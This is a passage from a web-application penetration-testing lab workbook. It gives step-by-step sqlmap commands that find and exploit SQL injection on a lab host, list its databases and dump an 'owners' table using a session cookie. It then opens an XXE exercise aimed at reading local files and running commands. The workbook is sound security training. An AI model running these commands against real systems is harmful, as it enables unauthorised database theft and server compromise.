
```
curl "http://sec542.org:9000/mobileconfig/getmobiletransactions.php?id=1029322123394505" --
cookie "AUTH=2c7af4880f56ec71cab95b8e5a84a3ce"
```



24. Definitely looks like it is working. Not much information though, however we have a valid parameter and it looks as if the application is using a database to fetch this information.

    This means that we can use sqlmap to test if there are any SQL injection vulnerabilities. Type the following command (pressing `Enter` when prompted):


```
sqlmap --cookie "AUTH=2c7af4880f56ec71cab95b8e5a84a3ce" -u "http://sec542.org:9000/
mobileconfig/getmobiletransactions.php?id=1029322123394511" -p id
```



25. Hmm. `sqlmap` did not find anything. There is a hint though – sqlmap told us to try to increase values for the `level` option if we want to perform more tests. Maybe the application is using some kind of a WAF, or simply the SQL query in the background is complex and `sqlmap` failed in exploiting it. Let's try with the same command, but with `level` set to `3`, which is a reasonable value. Type the following command (pressing `Enter` each time your are prompted):


```
sqlmap --cookie "AUTH=2c7af4880f56ec71cab95b8e5a84a3ce" -u "http://sec542.org:9000/
mobileconfig/getmobiletransactions.php?id=1029322123394511" -p id --level 3
```

26. `sqlmap` will now perform way more tests and it will take longer, but it looks promising. Select default answers for all questions, until sqlmap finishes.




27. Time to dump databases now. Type the following command:

```
sqlmap --cookie "AUTH=2c7af4880f56ec71cab95b8e5a84a3ce" -u "http://sec542.org:9000/
mobileconfig/getmobiletransactions.php?id=1029322123394511" -p id --level 3 --dbs
```



28. The `acmesql` database looks interesting, let's dump its tables. Type the following command:


```
sqlmap --cookie "AUTH=2c7af4880f56ec71cab95b8e5a84a3ce" -u "http://sec542.org:9000/mobileconfig/getmobiletransactions.php?id=1029322123394511" -p id --level 3 -D acmesql --tables
```




29. The `owners` table is there! Let's dump it finally. Type the following command:

```
sqlmap --cookie "AUTH=2c7af4880f56ec71cab95b8e5a84a3ce" -u "http://sec542.org:9000/
mobileconfig/getmobiletransactions.php?id=1029322123394511" -p id --level 3 -D acmesql -T
owners --dump
```

30. Due to specific SQL queries used, `sqlmap` will not be able to dump column names. However, by selecting the common column existence check we can brute force them and finally dump the table. Answer `Y` for the common column existence check, use the default dictionary, and use one thread as shown below:



31. `sqlmap` will successfully fetch the column names, and the table contents revealing account status of those famous TV stars.




Final Step

1. Stop the container by typing the following command in a terminal and close all terminal windows:

```
stop-containers.sh
```

2. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.

3. Go to the Firefox proxy selector drop-down and choose **[Direct]**.




Exercise 4.6 - XXE

Objectives

- Gain hands-on experience with XXE (XML external entities)
- Leverage XXE flaws to perform the following steps:
  - Display the contents of a variable
  - Display a local file
  - Surf to a URL that contains text and display the results
  - Surf to a URL that contains HTML and use base64 to encode the results
  - Run the 'id' command (or any command of your choice)

Lab Description

1. Your client has hired you to perform a crystal-box (full-knowledge) test vs. an XML application available via http://www.sec542.org/guide/ and shown here:




2. The client has chosen the crystal-box (full-knowledge) test because the page uses two PHP scripts, and **view source** will not work on those (the code is executed by the server, and not sent to the browser).
3. Here is the XML design that matches the screenshot above:

```
<?xml version="1.0"?>
<entry>
    <subject>Earth</subject>
    <category>Planets</category>
```

```
    <text>Mostly harmless.</text>
</entry>
```

4. The application works like this (all files are in http://www.sec542.org/guide/):



5. Note that Burp Suite and ZAP will see the interaction between `index.html` and `entry.php` (because that data will pass through the interception proxy), but they will not see the interaction between `entry.php` and `xml.php` (that data is sent server -> server).

Challenges

Notes


1. If you get stuck and want to check your work, answer XML files are contained in /home/student/Desktop/XXE/answers/.
2. That directory also contains curl scripts to run the proper syntax for each step. For example: `/home/student/Desktop/XXE/answers/curl1.sh` will send `guide1.xml`, etc.
3. You may flip back through the lecture and base your answers on the previous examples. Note that the XML values have changed and will need to be adjusted.
4. The directory `/home/student/Desktop/XXE` contains the XML used in the previous section.

Perform the following exploits vs. the XML application at http://www.sec542.org/guide/:


- Manually use the application at http://www.sec542.org/guide/index.html and determine what the expected application output looks like.

Solution

1. First, manually use the application at http://www.sec542.org/guide/index.html and determine what the expected application output looks like.
2. Open **Firefox** and go to http://www.sec542.org/guide/).
3. Enter data in the three fields and click "submit".



4. You should see the following output:



- Use `curl` to send the XML content shown above with no modification to http://www.sec542.org/guide/xml.php, and verify you are able to send data directly to the XML parser and that the response appears accurate.


Solution

1. Use curl to send the XML content shown above with no modification to http://www.sec542.org/guide/xml.php, and verify you are able to send data directly to the XML parser and that the response appears accurate.
2. Open a terminal and type the following:

```
